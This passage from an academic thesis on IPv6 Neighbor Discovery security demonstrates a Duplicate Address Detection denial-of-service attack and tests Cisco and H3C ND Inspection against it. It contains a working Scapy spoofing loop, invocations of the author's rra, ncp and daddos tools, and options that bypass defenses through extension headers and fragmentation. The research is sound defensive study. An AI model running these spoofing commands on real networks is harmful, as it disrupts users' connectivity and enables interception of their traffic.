An attacker can respond to each received Neighbor Solicitation, nevertheless not only DAD but also other services of Neighbor Discovery Protocol will fail (i.e. Address Resolution, Neighbor Unreachability Detection). In order to affect just DAD service, an attacker may respond only to Neighbor Solicitations that are part of DAD procedure, specifically messages with an unspecified Source IP Address.

4.3 Attack example

This section presents the practical demonstration of Duplicate Address Detection Denial of Service attack and provides an outline of how this attack can be realized. Before moving on, let's present the scenario.

4.3.1 Scenario

The topology of this scenario is similar to the previous attacks. It consists of an attacker's node, victim node, a switch and a router. Just like with previous attacks, victim is running Debian with kernel 2.6.32-5-686 and attacker is running Fedora 18 with kernel 3.6.10-4.fc18.i686. The role of a Cisco 2911 Integrated Services Router (with IOS of version 15.3(1)T) is to announce prefix information that is used for SLAAC. All devices are interconnected by Cisco Catalyst 3750-X Series Switch with IOS of version 15.0(2)SE1.




Figure 4.2: Scenario topology.

4.3.2 Demonstration

Also this attack will be demonstrated using Scapy. It is composed of the following three steps.

1. Capture DAD request (Neighbor Solicitation).
2. Create DAD response (Neighbor Advertisement), so that it announces that the address is already being used.
3. Send spoofed DAD response.

Following Listing illustrates the realization of an attack.

```
>>> e = Ether(dst="33:33:00:00:00:01") # Ethernet header.
>>> ip = IPv6(dst="ff02::1", hlim=255) # IPv6 header.
>>> na = ICMPv6ND_NA(R=0, S=0, O=0) # ICMPv6 Neighbor Advertisement.
>>> while 1:
...     # Capture DAD request.
...     ns = sniff(lambda x: x.haslayer(ICMPv6ND_NS), count=1, iface="p5p1")[0]
...     na.tgt = ns.tgt # Adjust Target Address of spoofed NA.
...     ip.src = ns.tgt # Adjust Source IP Address of spoofed NA.
...     sendp(e/ip/na, iface="p5p1") # Send spoofed NA.
```

Listing 4.1: Duplicate Address Detection Denial of Service attack.

This version of attack does not take into consideration the type of received Neighbor Solicitation, whether it was transmitted as a part of DAD, NUD or Address Resolution. In order to response only to DAD request, a condition checking the Source IP Address of received NS message should be inserted. From this moment on, each IPv6 SLAAC-enabled device trying to connect to the network will fail to do so, because Duplicate Address Detection will fail. Detection of duplicate address can be verified on the victim station by checking kernel log.

```
root@victim: # dmesg | tail
<output omitted>
[ 150.028370] eth0: IPv6 duplicate address 2001:db8:0:0:200:ff:fe00:bob detected!
[ 151.539827] eth0: IPv6 duplicate address 2001:db8:0:0:200:ff:fe00:bob detected!
[ 152.922304] eth0: IPv6 duplicate address 2001:db8:0:0:200:ff:fe00:bob detected!
```

Listing 4.2: Victim's kernel log.

As assumed, victim station does not assign generated global IPv6 address to its interface. Notice, that although the DAD procedure failed, a node has still link-local IPv6 address assigned. This behavior does not conform to RFC 4862 [24], which states that DAD procedure must be performed on each IPv6 address prior to assigning it to an interface. The output in the following listing was generated by the tested Debian operating system. Other operating systems may behave differently.

```
root@victim: # ip -6 address show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qlen 1000
    inet6 fe80::200:ff:fe00:bob/64 scope link valid_lft forever preferred_lft forever
```

Listing 4.3: Victim station keeps its link-local address.

Absence of valid global IPv6 address of a node implies its inability to communicate with devices outside the local network, so we can conclude that the attack was successful.

4.4 Mitigation techniques

Countermeasures presented in section 3.4 are applicable in some scenarios of DAD DoS attack too, including following.

- **Access Control at Link-layer** prevents from attacks conducted by outsiders, but not insiders.
- **Link-layer partitioning** isolates the problem to a smaller area, but does not prevent from the attack.
- **SEND** prevents from forging NDP messages, but there are few implementations and it is not widely used.

Both previous attacks could have been relatively successfully mitigated by manual configuration, however this is not the case. RFC 4862 [24] states that Duplicate Address Detection must be performed on all unicast addresses prior to assigning them to an interface, regardless of whether they are obtained through stateless autoconfiguration, DHCPv6, or manual configuration. The result of this requirement is that even if the device has manually configured address, it still needs to perform DAD and therefore it is vulnerable from DAD DoS attack. The most straightforward solution is to disable DAD at all, which is possible, because it is not a fundamental part of IPv6 operation. However, if DAD is disabled, there is a risk of a presence of at least two identical addresses, which need not to be the result of a malicious intent (configuration mistake, e.g.). Therefore, Duplicate Address Detection is desirable feature and there have been efforts to come up with solution that prevents from DAD DoS attack. At the time of writing, probably the most suitable is ND Inspection presented in the previous chapter. Similarly to the previous chapter, also this time was the countermeasure in the form of ND Inspection tested on following devices.

- Cisco Catalyst 3750-X Series Switch with IOS version 15.0(2)SE1
- Cisco Catalyst 2960-S Series Switch with IOS version 15.0(2)SE2
- H3C A5800 with OS version 5.20

Configurations of ND Inspection on Cisco devices and ND Detection with ND Snooping on H3C device were summarized in section 3.4.1. Let's repeat the attack in topology with Cisco switch, but this time let's start with empty Binding Table to see how ND Inpection handles such situation. Following Listing illustrates the detailed description of how ND Snooping creates entries in Binding Table and how ND Inspection forwards or drops NDP messages with respect to this information.

```
Switch# clear ipv6 neighbors binding ! Clear Binding Table.
Switch# debug ipv6 snooping ndp-inspection ! Enable debugging of ND Inspection.
  IPv6 snooping - NDP inspection debugging is on
Switch# debug ipv6 snooping binding-table ! Enable debugging of Binding Table.
  IPv6 snooping - Binding Table debugging is on
Switch# ! Received DAD request.
Mar 30 01:49:55.538: SISF[NDP]: Gi1/0/2 vlan 1 NDPI rcv:  ND_NEIGHBOR_SOLICIT on Gi1/0/2
Mar 30 01:49:55.538: SISF[NDP]: Gi1/0/2 vlan 1    src ::
Mar 30 01:49:55.538: SISF[NDP]: Gi1/0/2 vlan 1    dst FF02::1:FF00:B0B
Mar 30 01:49:55.538: SISF[NDP]: Gi1/0/2 vlan 1    Target:  2001:DB8::200:FF:FE00:B0B
Mar 30 01:49:55.538: SISF[NDP]: Gi1/0/2 vlan 1 (unsecure)NS without CGA option
Mar 30 01:49:55.546: SISF[NDP]: Gi1/0/2 vlan 1 Unsecure message from untrusted port
Mar 30 01:49:55.546: SISF[NDP]: Gi1/0/2 vlan 1 NDP Inspection setting sec level to INSPECT
Mar 30 01:49:55.546: SISF[NDP]: Gi1/0/2 vlan 1    Message accepted but not forwarded
Mar 30 01:49:55.546: SISF[BT ]: Creating entry in Binding table for 1-2001:DB8::200:FF:FE00:B0B
Mar 30 01:49:55.546: SISF[BT ]: Creating entry in PortDB for Gi1/0/2
Mar 30 01:49:55.546: SISF[BT ]: Creating entry in PortAdrDB for Gi1/0/2 1E000000 2001:DB8::200:FF:FE00:B0B
Mar 30 01:49:55.546: SISF[BT ]: Creates entry in VlanAdrDB for vlan 1 1E000000
Mar 30 01:49:55.546: SISF[NDP]: Binding entry event 1 for 2001:DB8::200:FF:FE00:B0B
Mar 30 01:49:55.546: SISF[BT ]: Gi1/0/2 vlan 1 Engine is unlocked, executing
Mar 30 01:49:55.546: SISF[BT ]: Gi1/0/2 vlan 1   action:  verify if tentative blockout is required
Mar 30 01:49:55.546: SISF[BT ]: Gi1/0/2 vlan 1 Move entry to Tentative state
Mar 30 01:49:55.546: SISF[BT ]: Gi1/0/2 vlan 1 action: ns
Mar 30 01:49:55.546: SISF[BT ]: Gi1/0/2 vlan 1 Send multicast DAD NS from MAC 0000.0000.0B0B to 3333.FF00.0B0B vlan 1
Mar 30 01:49:55.546: SISF[BT ]: Gi1/0/2 vlan 1   action: Start Ta
Mar 30 01:49:55.546: SISF[BT ]: Gi1/0/2 vlan 1   action: Timer 10 delay 800 ms started
Mar 30 01:49:55.546: SISF[BT ]: Gi1/0/2 vlan 1   action: Start T8
Mar 30 01:49:55.546: SISF[BT ]: Gi1/0/2 vlan 1   action: Timer 8 delay 10000 ms started
Switch# ! Received malicious DAD response.
Mar 30 01:49:55.571: SISF[NDP]: Gi1/0/3 vlan 1 NDPI rcv:  ND_NEIGHBOR_ADVERT on Gi1/0/3
Mar 30 01:49:55.571: SISF[NDP]: Gi1/0/3 vlan 1    src 2001:DB8::200:FF:FE00:B0B
Mar 30 01:49:55.571: SISF[NDP]: Gi1/0/3 vlan 1    dst FF02::1
Mar 30 01:49:55.571: SISF[NDP]: Gi1/0/3 vlan 1    Target:  2001:DB8::200:FF:FE00:B0B
Mar 30 01:49:55.571: SISF[NDP]: Gi1/0/3 vlan 1 (unsecure)NA without CGA option
Mar 30 01:49:55.571: SISF[NDP]: Gi1/0/3 vlan 1 Unsecure message from untrusted port
Mar 30 01:49:55.571: SISF[NDP]: Gi1/0/3 vlan 1 NDP Inspection setting sec level to INSPECT
Mar 30 01:49:55.571: SISF[NDP]: Gi1/0/3 vlan 1    Message accepted but not forwarded
Mar 30 01:49:55.571: SISF[BT ]: Gi1/0/3 vlan 1 Engine is unlocked, executing
```

```
Mar 30 01:49:55.571: SISF[BT ]: Gi1/0/3 vlan 1  action: check before update
Mar 30 01:49:55.571: SISF[BT ]: Gi1/0/2 vlan 1 Different interface Gi1/0/3 vs.  Gi1/0/2
Switch# ! Response denied.
Mar 30 01:49:56.310: SISF[BT ]: Gi1/0/2 vlan 1  action:  complete tentative blockout
Mar 30 01:49:56.310: SISF[BT ]: Gi1/0/2 vlan 1 Incomplete for TENTATIVE entry - refresh (from protocol)
Mar 30 01:49:56.310: SISF[BT ]: Gi1/0/2 vlan 1  action: Stop & Release Ta
Mar 30 01:49:56.310: SISF[BT ]: Gi1/0/2 vlan 1 Timer 10 not running
Mar 30 01:49:56.310: SISF[BT ]: Gi1/0/2 vlan 1  action: Updating context (T8 already running)
Switch# ! Sending of an unsolicited Neighbor Advertisement.
Mar 30 01:50:06.200: SISF[BT ]: Gi1/0/2 vlan 1  action: Start T0
Mar 30 01:50:06.200: SISF[BT ]: Gi1/0/2 vlan 1  action: Timer 0 delay 1200 ms started
Mar 30 01:50:06.200: SISF[BT ]: Gi1/0/2 vlan 1 action: ns
Mar 30 01:50:06.200: SISF[BT ]: Gi1/0/2 vlan 1 No Link local address for unicast NS, source with unspecified
Mar 30 01:50:06.200: SISF[BT ]: Gi1/0/2 vlan 1 Send unicast DAD NS to MAC 0000.0000.0B0B vlan 1
Mar 30 01:50:06.200: SISF[NDP]: Gi1/0/2 vlan 1 NDPI rcv:  ND_NEIGHBOR_ADVERT on Gi1/0/2
Mar 30 01:50:06.200: SISF[NDP]: Gi1/0/2 vlan 1   src 2001:DB8::200:FF:FE00:B0B
Mar 30 01:50:06.200: SISF[NDP]: Gi1/0/2 vlan 1   dst FF02::1
Mar 30 01:50:06.200: SISF[NDP]: Gi1/0/2 vlan 1   Target:  2001:DB8::200:FF:FE00:B0B
Mar 30 01:50:06.200: SISF[NDP]: Gi1/0/2 vlan 1     option 2 : ND_OPT_TARGET_LINKADDR
Mar 30 01:50:06.200: SISF[NDP]: Gi1/0/2 vlan 1 (unsecure)NA without CGA option
Mar 30 01:50:06.200: SISF[NDP]: Gi1/0/2 vlan 1 Unsecure message from untrusted port
Mar 30 01:50:06.200: SISF[BT ]: Gi1/0/2 vlan 1 Different MAC address length 6 vs. 0
Mar 30 01:50:06.200: SISF[NDP]: Gi1/0/2 vlan 1 NDP Inspection setting sec level to INSPECT
Mar 30 01:50:06.200: SISF[NDP]: Gi1/0/2 vlan 1   Message accepted but not forwarded
Mar 30 01:50:06.200: SISF[BT ]: Gi1/0/2 vlan 1 Engine is unlocked, executing
Mar 30 01:50:06.200: SISF[BT ]: Gi1/0/2 vlan 1  action: check before update
Mar 30 01:50:06.200: SISF[BT ]: Gi1/0/2 vlan 1 Different MAC address length 6 vs. 0
Mar 30 01:50:06.200: SISF[BT ]: Gi1/0/2 vlan 1 Update LLA allowed
Mar 30 01:50:06.200: SISF[BT ]: Gi1/0/2 vlan 1  action: Stop & Release T0 and T8
Mar 30 01:50:06.200: SISF[BT ]: Gi1/0/2 vlan 1 Timer 8 not running
Mar 30 01:50:06.200: SISF[BT ]: Gi1/0/2 vlan 1 action: check max mac
Mar 30 01:50:06.200: SISF[BT ]: Gi1/0/2 vlan 1 action:  update entry and sync if changed
Mar 30 01:50:06.200: SISF[BT ]: Update lla
Mar 30 01:50:06.200: SISF[BT ]: Gi1/0/2 vlan 1 Different MAC address length 6 vs. 0
Switch# ! Creating new valid entry in Binding Table.
Mar 30 01:50:06.208: SISF[BT ]: Creating entry in MacDB for 0000.0000.0B0B
Mar 30 01:50:06.208: SISF[BT ]: Creating entry in MacAdrDB for 0000.0000.0B0B 1E000000 2001:DB8::200:FF:FE00:B0B
Mar 30 01:50:06.208: SISF[NDP]: Binding entry event 2 for 2001:DB8::200:FF:FE00:B0B
Mar 30 01:50:06.208: SISF[BT ]: Gi1/0/2 vlan 1 entry updated
Mar 30 01:50:06.208: SISF[BT ]: Gi1/0/2 vlan 1 action: sync entry
Mar 30 01:50:06.208: SISF[BT ]: Gi1/0/2 vlan 1  action: Start T1
Mar 30 01:50:06.208: SISF[BT ]: Gi1/0/2 vlan 1  action: Start T2
Mar 30 01:50:06.208: SISF[BT ]: Gi1/0/2 vlan 1  action: Timer 2 delay 300000 ms started
Mar 30 01:50:06.208: SISF[BT ]: Gi1/0/2 vlan 1  action: Entry going to reach - Notifies
Mar 30 01:50:06.208: SISF[BT ]: Gi1/0/2 vlan 1 No Timer 11
Mar 30 01:50:06.208: SISF[BT ]: Gi1/0/2 vlan 1 No Timer 12
```

Listing 4.4: Description of operation of ND Snooping and Inspection.

As seen from the exhibited, ND Inspection does not blindly inserts new entries into its Binding Table. Instead it postpones the inserting to a time, when it is 100% sure that the entry is valid. The example above shows a situation, when the Binding Table is empty and the victim device connected to Gi1/0/2 is performing DAD.

```
Switch# show ipv6 neighbors binding
<output omitted>
    IPv6 address              Link-Layer addr Interface vlan prlvl  age   state    Time
        left
ND  FE80::32E4:DBFF:FE17:EFA0 30E4.DB17.EFA0  Gi1/0/1      1  0011   20s  REACHABLE  282 s
ND  2001:DB8::200:FF:FE00:B0B 0000.0000.0B0B  Gi1/0/2      1  0005    8s  REACHABLE  293 s
ND  FE80::200:FF:FE00:BAD     0000.0000.0BAD  Gi1/0/3      1  0005    2s  REACHABLE  299 s
```

Listing 4.5: Binding Table content after an attack.

After receiving of the Neighbor Solicitation with the target tentative address, the switch does not forward this message, rather it creates temporary Binding Table entry and performs DAD by itself. After receiving the response to previously sent DAD request, the switch finds out that there is an duplicate address collision potentionally caused by an attacker and does not forward this Neighbor Advertisement. After the timer expires and the switch determines that there is no address collision, it sends an unsolicited Neighbor Advertisement to complete DAD procedure, but this time, already with a new source ad-

dress and subsequently upgrades temporary Binding Table entry to a stable one. In the meantime, an attacker transmits some packets with its real address and the Binding Table content is consistent as illustrated in Listing 4.5.

To sum up, ND Inspection is able to mitigate Duplicate Address Detection DoS attack with following two restrictions.

ND Inspection/Detection bypass. Firstly, all of the issues mentioned in the previous chapter regarding ND Inspection bypassing in case of Cisco or ND Detection with ND Snooping bypassing in case of H3C stay true also in this case. The only difference is in how Debian OS treats crafted Neighbor Advertisements used by DAD. Following table summarizes achieved results.

Operating System	Behavior
Windows 8	Processes as many Extension Headers as will fit into MTU.
Fedora 18	Does not process NA messages that contain any Extension Header except for Fragment header.
Debian	Processes NA messages with maximally 15 Extension Headers.

Table 4.1: Behavior of different Operating Systems regarding processing of NA messages used by DAD.

Again, these numbers may depend on the kernel version or system settings, but it is important to underline that current operating systems are able to process Neighbor Discovery messages with as many Extension Headers as needed to bypass ND Inspection defense against DAD DoS attack, which makes them vulnerable.

DAD failure. Consider two valid and authenticated (read not-an-attacker) devices with the same link-layer addresses. Both of them are configured to obtain their addresses using SLAAC and both of them generate their Interface Identifiers via modified EUI-64 procedure. It is obvious that both of these devices will generate the same IPv6 addresses. DAD procedure would normally detect this situation and prevent both devices from assigning this address to their interfaces. Let's assume that one of these devices is already connected to the network and has its own Binding Table entry. When the switch is rebooted and its Binding Table is cleared, the scenario is the same as presented in Listing 4.4. Newly connected device tries to perform DAD, but the switch falsely treats received DAD responses as malicious and does not forward them. This prevents the node from detecting the duplicity of an addrees, which may result into unexpected connectivity issues. The solution to this problem could be keeping the content of the Binding Table even after rebooting, but unfortunately, this does not seem to be the case of Cisco devices.

4.5 Summary

The next to the last chapter of this thesis presented another attack on Neighbor Discovery Protocol — Duplicate Address Detection Denial of Service. The first part of this chapter described theoretical background and provided an outline of practical realization of the attack. Second part of the chapter elaborated on currently available mitigation techniques. Based on the character of this attack, the same countermeasures are applicable as with the Neighbor Cache Poisoning attack. Similarly to the previous chapter, also defense against this attack in the form of ND Inspection on Cisco devices and ND Detection with ND Snooping on H3C device were put into a test. This time, however, behavior of ND Inspection was analyzed more thoroughly. Specifically, it was revealed how the Binding Table is populated, which revealed another restriction associated with deployment of ND Inspection.

Chapter 5

Attack Tools

The last chapter of this thesis briefly describes tools that were implemented to attack the vulnerabilities of the Neighbor Discovery Protocol.

5.1 Prerequisities and Installation

All of the tools are written in a Python version 2.6 and use following modules

- `scapy` – http://www.secdev.org/projects/scapy/
- `netifaces` – http://alastairs-place.net/projects/netifaces/

Both of these libraries are installed in a standard `distutils`[1] way.

```
root@root: scapy-2.2.0/ python setup.py install
root@root: netifaces-0.8/ python setup.py install
```

Listing 5.1: Installing required libraries.

5.2 Rogue RA Attack

The first tool is called `rra`. Its purpose is to craft Router Advertisement messages based on the information provided. It is a command line tool with following arguments.

`-i/--interface`	Specifies target interface.
`-s/--srcmac`	Specifies Source MAC address (optional).

[1] See http://docs.python.org/2/install/index.html for more information or use software repository of your distribution.

-d/--dstmac	Specifies Destination MAC address.
-S/--srcip	Specifies Source IPv6 address (optional).
-S/--dstip	Specifies Destination IPv6 address.
-c/--curhop	Specifies Cur Hop Limit value (optional, default is 0).
-p/--preference	Specifies Router Preference value (possible values are 0, 1 and 3, default is 1).
-l/--lifetime	Specifies Router Lifetime value (optional, default is 300).
-r/--reachtime	Specifies Reachable Time value (optional, default is 0).
-R/--retrtime	Specifies Retrans Timer value (optional, default is 0).
-e/--exthdrs	Specifies number of empty Destination Options extension headers that will be inserted into a packet (optional).
-f/--frag	Enables fragmentation and specifies the size of a maximal MTU (optional).
-a/--lladdr	Specifies Source link-layer address option (optional).
-m/--mtu	Specifies value of advertised MTU (optional).
-P/--prefix	Specifies the advertised prefix. This argument is optional, but if specified, it has 7 mandatory subarguments defined as a list with a following format: PREFIX LENGTH L A R VALID-LIFETIME PREFERRED-LIFETIME, where PREFIX defines advertised prefix. LENGTH defines the length of an advertised prefix. L defines the value of an L-flag. A defines the value of an A-flag. R defines the value of an R-flag. VALID-LIFETIME defines the Valid Lifetime value of an advertised prefix. PREFERRED-LIFETIME defines the Preferred Lifetime value of an advertised prefix.

Although the source MAC and IPv6 addresses are optional, it is highly recommended to specify them anyway, because they are automatically set according to the list of addresses assigned to an interface specified by -i argument. This may cause a problem, when the interface does not have valid link-local IPv6 address and/or valid MAC address assigned. A few examples of use follow.

```
./rra.py -i p5p1 -S fe80::32e4:dbff:fe17:efa0 -d 00:00:00:00:0b:0b -D fe80::200:ff:fe00:
    b0b -l 0
```

Listing 5.2: RA message with Router Lifetime set to 0 (used in Rogue RA attack).

```
./rra.py -i p5p1 -s 30:e4:db:17:ef:a0 -S fe80::32e4:dbff:fe17:efa0 -d 00:00:00:00:0b:0b -D
     fe80::200:ff:fe00:b0b -l 0 -e 10
```

Listing 5.3: RA message with with 10 empty Destination Options extension headers and Router Lifetime set to 0.

```
./rra.py -i p5p1 -s 30:e4:db:17:ef:a0 -S fe80::32e4:dbff:fe17:efa0 -d 00:00:00:00:0b:0b -D
    fe80::200:ff:fe00:b0b -l 0 -e 2 -f 80
```

Listing 5.4: Fragmented RA message with with 10 empty Destination Options extension headers and Router Lifetime set to 0. The size of a fragment is at most 80 bytes.

5.3 Neighbor Cache Poisoning Attack

The second tool is called `ncp`. While the `rra` tool crafted Router Advertisements, `ncp` crafts Neighbor Advertisements. Also `ncp` is a command line tool with arguments similar to `rra`.

`-i/--interface`	Specifies target interface.
`-s/--srcmac`	Specifies Source MAC address (optional).
`-d/--dstmac`	Specifies Destination MAC address.
`-S/--srcip`	Specifies Source IPv6 address (optional).
`-S/--dstip`	Specifies Destination IPv6 address.
`-n/--na`	Specifies the values of the Neighbor Advertisement message. This argument is optional, but if specified, it requires 4 mandatory subarguments defined as a list in a following format: `TARGET R S O`, where `TARGET` Specifies the Target IPv6 address. `R` defines the value of an R-flag. `S` defines the value of an S-flag. `O` defines the value of an O-flag.
`-e/--exthdrs`	Specifies number of empty Destination Options extension headers that will be inserted into a packet (optional).
`-f/--frag`	Enables fragmentation and specifies the size of a maximal MTU (optional).
`-a/--lladdr`	Specifies Source link-layer address option (optional).

The same note about source IPv6 and MAC addresses as with `rra` also stands for `ncp` tool. An example of the Neighbor Cache Poisoning attack using this tool follows.

```
./ncp.py -i p5p1 -s 00:00:00:00:0b:ad -S fe80::200:ff:fe00:bad -d 00:00:00:00:0b:0b -D
    fe80::200:ff:fe00:b0b -n fe80::200:ff:fe00:abe 0 1 1 -a 00:00:00:00:0b:ad
```

Listing 5.5: Neighbor Cache Poisoning attack using `ncp`.

5.4 DAD DoS Attack

Finally, the `daddos` tool performs Duplicate Address Detection Denial of Service attack. It has only one mandatory argument, which is the interface on which it should sniff for the

incoming Neighbor Solicitations.

`-i/--interface`	Specifies target interface.
`-s/--srcmac`	Specifies Source MAC address (optional).
`-e/--exthdrs`	Specifies number of empty Destination Options extension headers that will be inserted into a packet (optional).
`-f/--frag`	Enables fragmentation and specifies the size of a maximal MTU (optional).

An example of how this tool can be used to perform DAD DoS attack follows.

```
./daddos.py -i p5p1 -e 3 -f 90
```

Listing 5.6: DAD DoS attack using fragmentation and extension headers.

Conclusion

It may seem that security of local networks is not an issue, but 2011 CyberSecurity Watch Survey discovered, that 21% of all attacks are caused by insiders. What is more, it discovered that the attacks from the inside of the network are much more damaging and much more costly than security breaches caused by outside attackers. To make things worse, nowadays there are many publicly available tools that facilitate execution of attacks so that they can be performed even by unexperienced users. It is important to keep this in mind when securing a network and address these issues already in the first phase. Internet Protocol of version 4 has been here for some time yet and there are much experiences concerning its deployment. It is a good practice to stick to them when deploying its new version too.

This thesis elaborated on selected IPv6 attacks with respect to the first hop security. Presented attacks were all related to imperfections of ICMPv6 Neighbor Discovery Protocol and were deeply analysed. They include Rogue Router Advertisement and Neighbor Cache Poisoning Man-in-the-Middle attacks and Duplicate Address Detection Denial of Service attack. After analysis of all the attacks the autor provided a detailed guideline on how to perform them in practice. A part of the thesis output is the set of tools to attack the presented vulnerabilities, which supplement the existing security assessment tools such as THC-IPv6 Toolkit [25] or SI6 Networks IPv6 Toolkit [20].

The essential contribution of this thesis is, however, in analysis of currently available countermeasures against the presented attacks. There are a few mitigation techniques available, but most of them are applicable only in specific scenarios. The only countermeasures that are, in theory, generally usable are SEND and RA Guard, resp. ND Inspection.

SEND is the protocol developed specifically to provide the authentication of Neighbor Discovery messages. Although it is capable of preventing from most of the threats associated with NDP vulnerabilities, it is not widely used, mainly because of insufficient support of vendors and its high complexity.

More frequently used mitigation techniques against presented attacks include RA Guard and ND Inspection. They make use of a fact that devices that are the part of some Local Network are usually interconnected by some intermediary device, such as a switch. Although the main purpose of a switch is to forward frames based on the information provided by their link-layer headers, for safety reasons a switch may inspect also upper-layer information, which is exactly what RA Guard and ND Inspection do. They inspect

received Neighbor Discovery messages and based on that information and the configuration, a switch may drop potentially malicious messages.

These countermeasures are effective against the simplest forms of the presented attacks. However, an attacker may utilize packet fragmentation or the concept of Extension Headers in order to bypass these countermeasures. It has been shown that even the tested devices, which are the latest version of network devices designed for access and distribution layer, are vulnerable against these forms of attacks. The access and partly distribution layer are actually the point of interest of all NDP attacks.

The consequences are quite severe. With the absence of any applicable countermeasure against presented attacks, an attacker is able to prevent regular users from connecting to the network, possibly to capture their data or intercept their communication. The deployment of IPv6 is lagging behind the expectations and the issues presented in this thesis definitely do not contribute to the acceleration of the process.

Bibliography

[1] J. Arkko, J. Kempf, B. Zill, and P. Nikander. SEcure Neighbor Discovery (SEND). RFC 3971 (Proposed Standard), March 2005. Updated by RFCs 6494, 6495.

[2] T. Aura. Cryptographically Generated Addresses (CGA). RFC 3972 (Proposed Standard), March 2005. Updated by RFCs 4581, 4982.

[3] Y. Bhaiji. *Network Security Technologies and Solutions (CCIE Professional Development Series)*. Cisco Press, 2008. ISBN 978-1-58705-246-0.

[4] P. Biondi and the Scapy community. Scapy documentation. http://www.secdev.org/projects/scapy/doc/, 2010-04-19 [cit. 2013-03-01].

[5] S. Cheshire, B. Aboba, and E. Guttman. Dynamic Configuration of IPv4 Link-Local Addresses. RFC 3927 (Proposed Standard), May 2005.

[6] T. Chown and S. Venaas. Rogue IPv6 Router Advertisement Problem Statement. RFC 6104 (Informational), February 2011.

[7] S. Deering and R. Hinden. Internet Protocol, Version 6 (IPv6) Specification. RFC 2460 (Draft Standard), December 1998. Updated by RFCs 5095, 5722, 5871, 6437, 6564.

[8] R. Draves and D. Thaler. Default Router Preferences and More-Specific Routes. RFC 4191 (Proposed Standard), November 2005.

[9] Ferry. Bypass Cisco ICMPv6 Router Advertisement Guard. http://www.ipv6security.nl/?p=763, 2011-05-30 [cit. 2013-03-22].

[10] F. Gont. Implementation Advice for IPv6 Router Advertisement Guard (RA-Guard). Internet-Draft draft-ietf-v6ops-ra-guard-implementation-07.txt, Internet-Draft, November 2012.

[11] R. Hinden and S. Deering. IP Version 6 Addressing Architecture. RFC 4291, February 2006.

[12] R. Hinden, S. Deering, and E. Nordmark. IPv6 Global Unicast Address Format. RFC 3587, August 2003.

[13] D. Johnson, C. Perkins, and J. Arkko. Mobility Support in IPv6. RFC 3775 (Proposed Standard), Jún 2004. Obsoleted by RFC 6275.

[14] S. Krishnan. Handling of Overlapping IPv6 Fragments. RFC 5722 (Proposed Standard), December 2009.

[15] E. Levy-Abegnoli, G. Van de Velde, C. Popoviciu, and J. Mohacsi. IPv6 Router Advertisement Guard. RFC 6105 (Informational), February 2011.

[16] J. McCann, S. Deering, and J. Mogul. Path MTU Discovery for IP version 6. RFC 1981 (Draft Standard), August 1996.

[17] T. Narten, R. Draves, and S. Krishnan. Privacy Extensions for Stateless Address Autoconfiguration in IPv6. RFC 4941 (Draft Standard), September 2007.

[18] T. Narten, E. Nordmark, W. Simspon, and H. Soliman. Neighbor Discovery for IP version 6 (IPv6). RFC 4861, September 2007.

[19] SI6 Networks. IPv6 NIDS evasion and improvements in IPv6 fragmentation/reassembly. http://blog.si6networks.com/2012/02/ipv6-nids-evasion-and-improvements-in.html, 2012-02-20 [cit. 2013-03-22].

[20] SI6 Networks. IPv6 Toolkit. http://www.si6networks.com/tools/ipv6toolkit/, [cit. 2013-03-22].

[21] Ed. Nikander, P., J. Kempf, and E. Nordmark. IPv6 Neighbor Discovery (ND) Trust Models and Threats. RFC 3756, May 2004.

[22] J. Postel. Internet Protocol. RFC 791 (INTERNET STANDARD), September 1981. Updated by RFCs 1349, 2474.

[23] P. Satrapa. *Internetový protokol verze 6.* CZ.NIC, 2011. ISBN 978-80-904248-4-5.

[24] S. Thomson, T. Narten, and T. Jinmei. IPv6 Stateless Address Autoconfiguration. RFC 4862, September 2007.

[25] van Hauser. THC-IPv6 toolkit. http://www.thc.org/thc-ipv6/, 2012-12-27 [cit. 2013-03-01].

Appendix A

Abbreviations

Abbr.	Explanation
AH	Authentication Header
ACL	Access Control List
APIPA	Automatic Private IP Addressing
ARP	Address Resolution Protocol
CA	Certification Authority
CGA	Cryptographically Generated Address
CPS	Certification Path Solicitation
CPA	Certification Path Advertisement
DAD	Duplicate Address Detection
DAI	Dynamic ARP Inspect
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name System
ESP	Encapsulating Security Payload
IANA	Internet Assigned Numbers Authority
ICMP	Internet Control Message Protocol
IGMP	Internet Group Management Protocol
IHL	Internet Header Length
IOS	Cisco Internetwork Operating System
IP	Internet Protocol
IPSec	Internet Protocol Security protocol suite
LIR	Local Internet Registry
MLD	Multicast Listener Discovery
NA	Neighbor Advertisement
NC	Neighbor Cache
NDP	Neighbor Discovery Protocol
NS	Neighbor Solicitation
NUD	Neighbor Unreachability Detection

Abbr.	Explanation
PDU	Protocol Data Unit
RA	Router Advertisement
RADIUS	Remote Authentication Dial In User Service
RIR	Regional Internet registry
RS	Router Solicitation
RSA	Algorithm for public-key cryptography
SEND	Secure Neighbor Discovery
SHA-1	Cryptographic hash function
SLAAC	Stateless Address Autoconfiguration
STP	Spanning Tree Protocol
TACACS	Terminal Access Controller Access-Control System
TCP	Transmission Control Protocol
TLV	Type-Length-Value
UDP	User Datagram Protocol
VLAN	Virtual Local Area Network

Appendix B

Content of CD

The attached CD includes the following directory structure.

- `conf` – device configuration files.
- `netifaces-0.8` – contains `netifaces` module source files.
- `scapy-2.2.0` – contains `scapy` module source files.
- `tools` – contains mplemented tools.
- `tex` – contains LaTeXsource files of this text.